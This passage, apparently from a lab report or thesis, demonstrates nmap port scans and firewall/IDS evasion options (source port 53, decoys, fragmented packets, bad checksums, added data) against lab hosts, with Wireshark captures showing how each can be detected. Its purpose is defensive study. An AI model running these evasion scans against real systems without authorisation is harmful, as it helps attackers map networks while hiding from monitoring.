38	21.693320	172.16.40.133	172.16.40.132	TCP	74	46072 > https [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SA
40	21.693507	172.16.40.133	172.16.40.132	TCP	66	54749 > mysql [ACK] Seq=1 Ack=1 Win=5856 Len=0 TSval
41	21.693541	172.16.40.133	172.16.40.132	TCP	66	46072 > https [ACK] Seq=1 Ack=1 Win=5856 Len=0 TSval
42	21.693732	172.16.40.133	172.16.40.132	TCP	74	42742 > http [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SAC
44	21.693806	172.16.40.133	172.16.40.132	TCP	74	59941 > ftp [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK
46	21.693965	172.16.40.133	172.16.40.132	TCP	66	42742 > http [ACK] Seq=1 Ack=1 Win=5856 Len=0 TSval=
47	21.694150	172.16.40.133	172.16.40.132	TCP	66	59941 > ftp [ACK] Seq=1 Ack=1 Win=5856 Len=0 TSval=1
48	21.694307	172.16.40.133	172.16.40.132	TCP	74	57147 > metagram [SYN] Seq=0 Win=5840 Len=0 MSS=1460
50	21.694780	172.16.40.133	172.16.40.132	TCP	74	54510 > tacnews [SYN] Seq=0 Win=5840 Len=0 MSS=1460
52	21.694851	172.16.40.133	172.16.40.132	TCP	74	45546 > mit-dov [SYN] Seq=0 Win=5840 Len=0 MSS=1460
54	21.694886	172.16.40.133	172.16.40.132	TCP	74	41269 > ctf [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK
56	21.695221	172.16.40.133	172.16.40.132	TCP	74	55105 > mit-ml-dev [SYN] Seq=0 Win=5840 Len=0 MSS=14
58	21.695435	172.16.40.133	172.16.40.132	TCP	74	60784 > newacct [SYN] Seq=0 Win=5840 Len=0 MSS=1460
60	21.695497	172.16.40.133	172.16.40.132	TCP	66	59941 > ftp [RST, ACK] Seq=1 Ack=1 Win=5856 Len=0 TS
61	21.695704	172.16.40.133	172.16.40.132	TCP	66	42742 > http [RST, ACK] Seq=1 Ack=1 Win=5856 Len=0 T
62	21.695816	172.16.40.133	172.16.40.132	TCP	66	46072 > https [RST, ACK] Seq=1 Ack=1 Win=5856 Len=0
63	21.695930	172.16.40.133	172.16.40.132	TCP	66	54749 > mysql [RST, ACK] Seq=1 Ack=1 Win=5856 Len=0

Figure 46. Wireshark output of a normal port scan

In this case it shows that at least ftp(21), http(80), https(443) and mysql(3306) ports are open.

```
samurai@silverskin:~$ nmap 172.16.40.132

Starting Nmap 6.01 ( http://nmap.org ) at 2012-08-18 08:54 EEST
Nmap scan report for 172.16.40.132
Host is up (0.0065s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
443/tcp  open  https
3306/tcp open  mysql
```

Figure 47. Output of successful port scan

Nmap also offers a lot of different techniques for firewall/ids evasion and spoofing. The following sections will demonstrate these techniques and how they can be identified, if possible.


13.1 Source port number specification

There is a common misconfiguration in firewall rules where all incoming traffic from a specific port number is allowed. For example DNS specific port 53 allows all traffic and it does not have any kind of protocol-parsing firewall module. If an attacker notices this, it is easy to exploit and be more stealthy (Lyon, 2009).

In Figure 48 the attacker has used the following:

nmap --source-port 53 172.16.40.132

we can see couple differences between the normal port scan. The packet size is 60 and and if a port is open in the target the connection will be closed by sending a packet with RST flag.



No.	Time	Source	Destination	Protocol	Length	Info
49	37.060523	172.16.40.133	172.16.40.132	TCP	60	domain > https [SYN] Seq=0 Win=1024 Len=0 MSS=1460
51	37.060664	172.16.40.133	172.16.40.132	TCP	60	domain > ftp [SYN] Seq=0 Win=1024 Len=0 MSS=1460
53	37.060711	172.16.40.133	172.16.40.132	TCP	60	domain > http [SYN] Seq=0 Win=1024 Len=0 MSS=1460
55	37.060754	172.16.40.133	172.16.40.132	TCP	60	domain > mysql [SYN] Seq=0 Win=1024 Len=0 MSS=1460
57	37.060980	172.16.40.133	172.16.40.132	TCP	60	domain > https [RST] Seq=1 Win=0 Len=0
58	37.060987	172.16.40.133	172.16.40.132	TCP	60	domain > ftp [RST] Seq=1 Win=0 Len=0
59	37.060990	172.16.40.133	172.16.40.132	TCP	60	domain > http [RST] Seq=1 Win=0 Len=0
60	37.061098	172.16.40.133	172.16.40.132	TCP	60	domain > mysql [RST] Seq=1 Win=0 Len=0
61	37.061227	172.16.40.133	172.16.40.132	TCP	60	domain > su-mit-tg [SYN] Seq=0 Win=1024 Len=0 MSS=14
63	37.061350	172.16.40.133	172.16.40.132	TCP	60	domain > xfer [SYN] Seq=0 Win=1024 Len=0 MSS=1460
65	37.061606	172.16.40.133	172.16.40.132	TCP	60	domain > npp [SYN] Seq=0 Win=1024 Len=0 MSS=1460
67	37.061727	172.16.40.133	172.16.40.132	TCP	60	domain > kerberos [SYN] Seq=0 Win=1024 Len=0 MSS=146
69	37.061990	172.16.40.133	172.16.40.132	TCP	60	domain > link [SYN] Seq=0 Win=1024 Len=0 MSS=1460
71	37.062049	172.16.40.133	172.16.40.132	TCP	60	domain > tacnews [SYN] Seq=0 Win=1024 Len=0 MSS=1460
73	37.062462	172.16.40.133	172.16.40.132	TCP	60	domain > metagram [SYN] Seq=0 Win=1024 Len=0 MSS=146
75	37.062559	172.16.40.133	172.16.40.132	TCP	60	domain > mit-dov [SYN] Seq=0 Win=1024 Len=0 MSS=1460
77	37.062872	172.16.40.133	172.16.40.132	TCP	60	domain > newacct [SYN] Seq=0 Win=1024 Len=0 MSS=1460
79	37.062934	172.16.40.133	172.16.40.132	TCP	60	domain > 81 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
81	37.063270	172.16.40.133	172.16.40.132	TCP	60	domain > ctf [SYN] Seq=0 Win=1024 Len=0 MSS=1460
83	37.063435	172.16.40.133	172.16.40.132	TCP	60	domain > dixie [SYN] Seq=0 Win=1024 Len=0 MSS=1460
85	37.063494	172.16.40.133	172.16.40.132	TCP	60	domain > mfcobol [SYN] Seq=0 Win=1024 Len=0 MSS=1460

Frame 49: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
Ethernet II, Src: Vmware_c7:b9:8f (00:0c:29:c7:b9:8f), Dst: Vmware_10:61:e7 (00:0c:29:10:61:e7)
Internet Protocol Version 4, Src: 172.16.40.133 (172.16.40.133), Dst: 172.16.40.132 (172.16.40.132)
Transmission Control Protocol, Src Port: domain (53), Dst Port: https (443), Seq: 0, Len: 0

Figure 48. Wireshark output of source port scan

13.2 Cloak a scan with decoys

Nmap has also a technique that allows the attacker to specify a number of hosts that are scanning the host. The IDS will show all the decoy addresses and the attackers ip address doing port scan, but they won't know which IP was scanning them and which were innocen decoys. According to nmap it is an effective technique for hiding own IP address while port scanning (Lyon, 2009).

In Figure 49 the attacker has used the following:

nmap -D 192.168.1.10,172.45.24.164,172.16.40.134 -p21,80-100,443,3306 172.16.40.132

In this case we can see the three decoy addresses and the attackers ip address (172.16.40.133). The results are similar to the previous scans except in this case we can see that only the attacker's ip address has received the RST and ACK flags and thus reveals where the scan originates.

No.	Time	Source	Destination	Protocol	Length	Info
82	84.902740	192.168.1.10	172.16.40.132	TCP	60	45984 > http [SYN] Seq=0 Win=1024 Len=0 MSS=1460
83	84.903180	172.45.24.164	172.16.40.132	TCP	60	45984 > http [SYN] Seq=0 Win=1024 Len=0 MSS=1460
84	84.903186	172.16.40.133	172.16.40.132	TCP	60	45984 > http [SYN] Seq=0 Win=1024 Len=0 MSS=1460
85	84.905106	172.16.40.132	172.16.40.133	TCP	54	http > 45984 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
86	84.905269	172.16.40.134	172.16.40.132	TCP	60	45984 > http [SYN] Seq=0 Win=1024 Len=0 MSS=1460
87	84.905392	192.168.1.10	172.16.40.132	TCP	60	45984 > ftp [SYN] Seq=0 Win=1024 Len=0 MSS=1460
88	84.905400	172.45.24.164	172.16.40.132	TCP	60	45984 > ftp [SYN] Seq=0 Win=1024 Len=0 MSS=1460
89	84.905403	172.16.40.133	172.16.40.132	TCP	60	45984 > ftp [SYN] Seq=0 Win=1024 Len=0 MSS=1460
90	84.905413	172.16.40.132	172.16.40.133	TCP	54	ftp > 45984 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
91	84.905446	172.16.40.134	172.16.40.132	TCP	60	45984 > ftp [SYN] Seq=0 Win=1024 Len=0 MSS=1460
92	84.905459	192.168.1.10	172.16.40.132	TCP	60	45984 > mysql [SYN] Seq=0 Win=1024 Len=0 MSS=146
93	84.905463	172.45.24.164	172.16.40.132	TCP	60	45984 > mysql [SYN] Seq=0 Win=1024 Len=0 MSS=146
94	84.905466	172.16.40.133	172.16.40.132	TCP	60	45984 > mysql [SYN] Seq=0 Win=1024 Len=0 MSS=146
95	84.905473	172.16.40.132	172.16.40.133	TCP	54	mysql > 45984 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
96	84.905534	172.16.40.134	172.16.40.132	TCP	60	45984 > mysql [SYN] Seq=0 Win=1024 Len=0 MSS=146
97	84.905544	192.168.1.10	172.16.40.132	TCP	60	45984 > https [SYN] Seq=0 Win=1024 Len=0 MSS=146
98	84.905552	172.45.24.164	172.16.40.132	TCP	60	45984 > https [SYN] Seq=0 Win=1024 Len=0 MSS=146
99	84.905556	172.16.40.133	172.16.40.132	TCP	60	45984 > https [SYN] Seq=0 Win=1024 Len=0 MSS=146
100	84.905590	172.16.40.132	172.16.40.133	TCP	54	https > 45984 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
101	84.905621	172.16.40.134	172.16.40.132	TCP	60	45984 > https [SYN] Seq=0 Win=1024 Len=0 MSS=146

Figure 49. Wireshark output of port scan with decoys


13.3 Fragment packets

It is also possible to use tiny fragmented IP packets. Nmap splits up the TCP header over several packets to make it harder to detect by IDS' or firewalls. There are two options in nmap; using the -f option, which splits the packet up to 8-bytes, or using --mtu when the offset must be a multiple of eight (8,16,24,32 etc). MTU is a user-specified (Lyon, 2009).

The results shows that nmap is fragmenting the packets and the target host is responding with RST flag if the port is open. The differences we can see between these two is the fragmented packet size.

Figure 50 shows that the nmap is sending packets 8-bytes size with the following command:

nmap -f 172.16.40.132




No.	Time	Source	Destination	Protocol	Length	Info
54	47.612048	172.16.40.133	172.16.40.132	IPv4	60	Fragmented IP protocol (proto=TCP 0x06, off=0, ID=66
55	47.612078	172.16.40.133	172.16.40.132	IPv4	60	Fragmented IP protocol (proto=TCP 0x06, off=8, ID=66
56	47.612259	172.16.40.133	172.16.40.132	TCP	60	45715 > https [SYN] Seq=0 Win=1024 Len=0 MSS=1460
58	47.612642	172.16.40.133	172.16.40.132	IPv4	60	Fragmented IP protocol (proto=TCP 0x06, off=0, ID=31
59	47.612649	172.16.40.133	172.16.40.132	IPv4	60	Fragmented IP protocol (proto=TCP 0x06, off=8, ID=31
60	47.613007	172.16.40.133	172.16.40.132	TCP	60	45715 > https [RST] Seq=1 Win=0 Len=0
61	47.613590	172.16.40.133	172.16.40.132	TCP	60	45715 > mysql [SYN] Seq=0 Win=1024 Len=0 MSS=1460
63	47.613695	172.16.40.133	172.16.40.132	IPv4	60	Fragmented IP protocol (proto=TCP 0x06, off=0, ID=bb
64	47.613702	172.16.40.133	172.16.40.132	IPv4	60	Fragmented IP protocol (proto=TCP 0x06, off=8, ID=bb
65	47.613706	172.16.40.133	172.16.40.132	TCP	60	45715 > ftp [SYN] Seq=0 Win=1024 Len=0 MSS=1460
67	47.614007	172.16.40.133	172.16.40.132	TCP	60	45715 > mysql [RST] Seq=1 Win=0 Len=0
68	47.614016	172.16.40.133	172.16.40.132	TCP	60	45715 > ftp [RST] Seq=1 Win=0 Len=0
69	47.614309	172.16.40.133	172.16.40.132	IPv4	60	Fragmented IP protocol (proto=TCP 0x06, off=0, ID=bf
70	47.614535	172.16.40.133	172.16.40.132	IPv4	60	Fragmented IP protocol (proto=TCP 0x06, off=8, ID=bf
71	47.615246	172.16.40.133	172.16.40.132	TCP	60	45715 > http [SYN] Seq=0 Win=1024 Len=0 MSS=1460
73	47.615380	172.16.40.133	172.16.40.132	IPv4	60	Fragmented IP protocol (proto=TCP 0x06, off=0, ID=20
74	47.615387	172.16.40.133	172.16.40.132	IPv4	60	Fragmented IP protocol (proto=TCP 0x06, off=8, ID=20
75	47.615392	172.16.40.133	172.16.40.132	TCP	60	45715 > mit-ml-dev [SYN] Seq=0 Win=1024 Len=0 MSS=14
77	47.615686	172.16.40.133	172.16.40.132	TCP	60	45715 > http [RST] Seq=1 Win=0 Len=0
78	47.616052	172.16.40.133	172.16.40.132	IPv4	60	Fragmented IP protocol (proto=TCP 0x06, off=0, ID=ac
79	47.617219	172.16.40.133	172.16.40.132	IPv4	60	Fragmented IP protocol (proto=TCP 0x06, off=8, ID=ac

Frame 54: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
Ethernet II, Src: Vmware_c7:b9:8f (00:0c:29:c7:b9:8f), Dst: Vmware_10:61:e7 (00:0c:29:10:61:e7)
Internet Protocol Version 4, Src: 172.16.40.133 (172.16.40.133), Dst: 172.16.40.132 (172.16.40.132)
Data (8 bytes)

Figure 50. Wireshark output of port scan with fragmented packets

Also in Figure 51 we can see the user-specified fragmentation which was done with:

nmap --mtu 16 172.16.40.132



No.	Time	Source	Destination	Protocol	Length	Info
40	51.927485	172.16.40.133	172.16.40.132	IPv4	60	Fragmented IP protocol (proto=TCP 0x06, off=0, ID=bb
41	51.927511	172.16.40.133	172.16.40.132	TCP	60	42770 > http [SYN] Seq=0 Win=1024 Len=0 MSS=1460
43	51.927663	172.16.40.133	172.16.40.132	IPv4	60	Fragmented IP protocol (proto=TCP 0x06, off=0, ID=7f
44	51.927833	172.16.40.133	172.16.40.132	TCP	60	42770 > http [RST] Seq=1 Win=0 Len=0
45	51.928104	172.16.40.133	172.16.40.132	TCP	60	42770 > https [SYN] Seq=0 Win=1024 Len=0 MSS=1460
47	51.928196	172.16.40.133	172.16.40.132	IPv4	60	Fragmented IP protocol (proto=TCP 0x06, off=0, ID=28
48	51.928356	172.16.40.133	172.16.40.132	TCP	60	42770 > https [RST] Seq=1 Win=0 Len=0
49	51.928595	172.16.40.133	172.16.40.132	TCP	60	42770 > ftp [SYN] Seq=0 Win=1024 Len=0 MSS=1460
51	51.928683	172.16.40.133	172.16.40.132	IPv4	60	Fragmented IP protocol (proto=TCP 0x06, off=0, ID=60
52	51.928806	172.16.40.133	172.16.40.132	TCP	60	42770 > ftp [RST] Seq=1 Win=0 Len=0
53	51.929007	172.16.40.133	172.16.40.132	TCP	60	42770 > mysql [SYN] Seq=0 Win=1024 Len=0 MSS=1460
55	51.929094	172.16.40.133	172.16.40.132	IPv4	60	Fragmented IP protocol (proto=TCP 0x06, off=0, ID=ac
56	51.929222	172.16.40.133	172.16.40.132	TCP	60	42770 > mysql [RST] Seq=1 Win=0 Len=0
57	51.929411	172.16.40.133	172.16.40.132	TCP	60	42770 > metagram [SYN] Seq=0 Win=1024 Len=0 MSS=1460
59	51.929497	172.16.40.133	172.16.40.132	IPv4	60	Fragmented IP protocol (proto=TCP 0x06, off=0, ID=dd
60	51.929732	172.16.40.133	172.16.40.132	TCP	60	42770 > dixie [SYN] Seq=0 Win=1024 Len=0 MSS=1460
62	51.929898	172.16.40.133	172.16.40.132	IPv4	60	Fragmented IP protocol (proto=TCP 0x06, off=0, ID=f7
63	51.930008	172.16.40.133	172.16.40.132	TCP	60	42770 > dnsix [SYN] Seq=0 Win=1024 Len=0 MSS=1460
65	51.930080	172.16.40.133	172.16.40.132	IPv4	60	Fragmented IP protocol (proto=TCP 0x06, off=0, ID=9c
66	51.930327	172.16.40.133	172.16.40.132	TCP	60	42770 > objcall [SYN] Seq=0 Win=1024 Len=0 MSS=1460
68	51.930464	172.16.40.133	172.16.40.132	IPv4	60	Fragmented IP protocol (proto=TCP 0x06, off=0, ID=03

Frame 40: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
Ethernet II, Src: Vmware_c7:b9:8f (00:0c:29:c7:b9:8f), Dst: Vmware_10:61:e7 (00:0c:29:10:61:e7)
Internet Protocol Version 4, Src: 172.16.40.133 (172.16.40.133), Dst: 172.16.40.132 (172.16.40.132)
Data (16 bytes)


Figure 51. Wireshark output of port scan with fragmented packets

13.4 Sending bad checksums

By sending packets to the target with bad checksum may reveal additional information about the server if it's not properly configured. This technique is also used to avoid firewall (Penetration Testing Lab, 2012).

We can see that all the SYN packets has a bad checksum value and the target is not reporting any open ports to the attacker. The scan can be made with command:


nmap --badsum 172.16.40.132



No.	Time	Source	Destination	Protocol	Length	Info
35	46.637549	172.16.40.133	172.16.40.132	TCP	60	53725 > https [SYN] Seq=0 Win=1024 [TCP CHECKSUM INC
36	46.637571	172.16.40.133	172.16.40.132	TCP	60	53725 > http [SYN] Seq=0 Win=1024 [TCP CHECKSUM INCO
37	46.637686	172.16.40.133	172.16.40.132	TCP	60	53725 > ftp [SYN] Seq=0 Win=1024 [TCP CHECKSUM INCOR
38	46.637794	172.16.40.133	172.16.40.132	TCP	60	53725 > mysql [SYN] Seq=0 Win=1024 [TCP CHECKSUM INC
39	46.637905	172.16.40.133	172.16.40.132	TCP	60	53725 > kerberos [SYN] Seq=0 Win=1024 [TCP CHECKSUM
40	46.638014	172.16.40.133	172.16.40.132	TCP	60	53725 > mit-dov [SYN] Seq=0 Win=1024 [TCP CHECKSUM I
41	46.638122	172.16.40.133	172.16.40.132	TCP	60	53725 > ctf [SYN] Seq=0 Win=1024 [TCP CHECKSUM INCOR
42	46.638228	172.16.40.133	172.16.40.132	TCP	60	53725 > swift-rvf [SYN] Seq=0 Win=1024 [TCP CHECKSUM
43	46.638346	172.16.40.133	172.16.40.132	TCP	60	53725 > metagram [SYN] Seq=0 Win=1024 [TCP CHECKSUM
44	46.638512	172.16.40.133	172.16.40.132	TCP	60	53725 > supdup [SYN] Seq=0 Win=1024 [TCP CHECKSUM IN
45	47.739124	172.16.40.133	172.16.40.132	TCP	60	53726 > supdup [SYN] Seq=0 Win=1024 [TCP CHECKSUM IN
46	47.739145	172.16.40.133	172.16.40.132	TCP	60	53726 > metagram [SYN] Seq=0 Win=1024 [TCP CHECKSUM
47	47.739263	172.16.40.133	172.16.40.132	TCP	60	53726 > swift-rvf [SYN] Seq=0 Win=1024 [TCP CHECKSUM
48	47.739378	172.16.40.133	172.16.40.132	TCP	60	53726 > ctf [SYN] Seq=0 Win=1024 [TCP CHECKSUM INCOR
49	47.739500	172.16.40.133	172.16.40.132	TCP	60	53726 > mit-dov [SYN] Seq=0 Win=1024 [TCP CHECKSUM I
50	47.739632	172.16.40.133	172.16.40.132	TCP	60	53726 > kerberos [SYN] Seq=0 Win=1024 [TCP CHECKSUM
51	47.739743	172.16.40.133	172.16.40.132	TCP	60	53726 > mysql [SYN] Seq=0 Win=1024 [TCP CHECKSUM INC
52	47.739851	172.16.40.133	172.16.40.132	TCP	60	53726 > ftp [SYN] Seq=0 Win=1024 [TCP CHECKSUM INCOR
53	47.739961	172.16.40.133	172.16.40.132	TCP	60	53726 > http [SYN] Seq=0 Win=1024 [TCP CHECKSUM INCO
54	47.740153	172.16.40.133	172.16.40.132	TCP	60	53726 > https [SYN] Seq=0 Win=1024 [TCP CHECKSUM INC

```
[Calculated window size: 1024]
Checksum: 0xf712 [incorrect, should be 0xf812 (maybe caused by "TCP checksum offload"?)]
  [Good Checksum: False]
  [Bad Checksum: True]
```

Figure 52. Wireshark output for bad checksum scan



```
samurai@silverskin:~$ sudo nmap --badsum 172.16.40.132
sudo: unable to resolve host silverskin
[sudo] password for samurai:

Starting Nmap 6.01 ( http://nmap.org ) at 2012-09-15 05:19 EEST
Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 172.16.40.132
Host is up (0.0014s latency).
All 1000 scanned ports on 172.16.40.132 are filtered
MAC Address: 00:0C:29:10:61:E7 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 34.41 seconds
```

Figure 53. Nmap bad checksum scan

13.5 Append random data

Firewalls are usually configured to inspect packets by looking at their size in order to identify a possible port scan. As most scanners are sending packets that have specific size (Penetration Testing Lab, 2012). Nmap offers a technique to avoid this kind of detection. With **--data-length** it is possible to add additional data and sending packets with different size than the default. In Figure 54 the attacker has changed the packet size by adding 25 more bytes. This would tell us that the actual packet size that nmap sends is instead 58 bytes and not 74 bytes.

No.	Time	Source	Destination	Protocol	Length	Info
42	52.162097	172.16.40.133	172.16.40.132	SSL	83	Continuation Data
44	52.162222	172.16.40.133	172.16.40.132	HTTP	83	Continuation or non-HTTP traffic
